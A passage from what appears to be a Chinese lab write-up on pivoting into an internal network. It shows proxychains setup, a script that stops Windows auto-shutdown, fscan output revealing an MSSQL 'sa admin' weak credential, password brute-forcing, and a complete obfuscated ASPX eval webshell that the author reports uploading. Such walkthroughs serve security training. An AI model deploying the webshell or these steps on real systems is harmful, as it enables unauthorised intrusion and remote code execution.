
run然后更改配置文件

vim /etc/proxychains4.conf测试一下
第二层网络
在此之前,我们先解决 Win Server 2008 自动关机的问题。这是脚本
taskkill /f /im wlms.exe
ping -n  4 127.0.0.1
shutdown -a
信息收集


然后配置代理
如果要想本机也可以用连接 3.0 的网段的话

要这么配。随后呢,我们上传一下端口扫描的脚本
查看网段。
C:\Windows\Temp\fscan.exe -h 192.168.3.0/24 -o out.txt然后就能发现
(icmp) Target '192.168.3.1' is alive
(icmp) Target '192.168.3.129' is alive
(icmp) Target '192.168.3.73' is alive
(icmp) Target '192.168.3.144' is alive
icmp alive hosts len is: 4
alive ports len is: 35
start vulscan
[*] WebTitle:http://192.168.3.144      code:403 len:1157   title:403 - 禁止访问: 访问被拒绝。

[02/09 20:19:08] [+] received output:
[*] WebTitle:https://192.168.3.144     code:200 len:150    title:None
[+] mssql:192.168.3.73:1433:sa admin
[*] 192.168.3.73         ROOTKIT\SRV-WEB-KIT       Windows Server 2012 R2 Datacenter 9600
[*] 192.168.3.144  [+]DC ROOTKIT\OWA2013           Windows Server 2012 Datacenter 9200


[02/09 20:19:08] [+] received output:
[*] WebTitle:http://192.168.3.144:81   code:403 len:1157   title:403 - 禁止访问: 访问被拒绝。

[02/09 20:19:09] [+] received output:
[*] WebTitle:http://192.168.3.73       code:200 len:701    title:IIS Windows Server

[02/09 20:19:11] [+] received output:
[*] WebTitle:http://192.168.3.73:81    code:200 len:2742   title:协同管理系统
此时可以看到收集到的 IP 有
192.168.3.129
192.168.3.73
192.168.3.144
其中 129 是第一台跳板机的 IP

我们对 73 和 144 进行测试。
此时可以看到 73 是 windows 自带的,所以我觉得 144 的可能性更大。
我们再排查一下 144 的端口
192.168.3.144:139 open
192.168.3.144:8080 open
192.168.3.144:81 open
192.168.3.144:8172 open
192.168.3.144:88 open
192.168.3.144:808 open
192.168.3.144:443 open
192.168.3.144:445 open
192.168.3.144:80 open
192.168.3.144:135 open
然后是 73 的端口
192.168.3.73:139 open
192.168.3.73:80 open
192.168.3.73:1433 open
192.168.3.73:445 open
192.168.3.73:135 open
192.168.3.73:81 open

我们访问 73 的时候 找到了该系统
没搜到版本漏洞,此时我们去考虑一下看看下载它的用户使用手册

没发现什么有用的,甚至看不出来是什么系统。只能就此作罢了。目录扫描一下,先

爆破一下密码
生成一个木马
<%-- // 使用时请删除此行, 连接密码: sakura --%>
<%@Page Language="Jscript"%>
<%eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('NTM2O'+'TM0O3'+'ZhciB'+'zYWZl'+''+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('UA=='))+char(55527/669)+char(0715-0603)+char(076375/01215)+char(0316-0154)+''+''+char(0x1900a/0x3a3)+char(59904/768)+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('aA=='))+char(45900/510)+char(0x70d5/0x109)+''+'UiO2V'+'2YWwo'+'UmVxd'+'WVzdC'+'5JdGV'+'tWydz'+'YWt1c'+'mEnXS'+'wgc2F'+'mZSk7'+'MTYxM'+'DgwMj'+'s='+'')));%>

发现上传成功

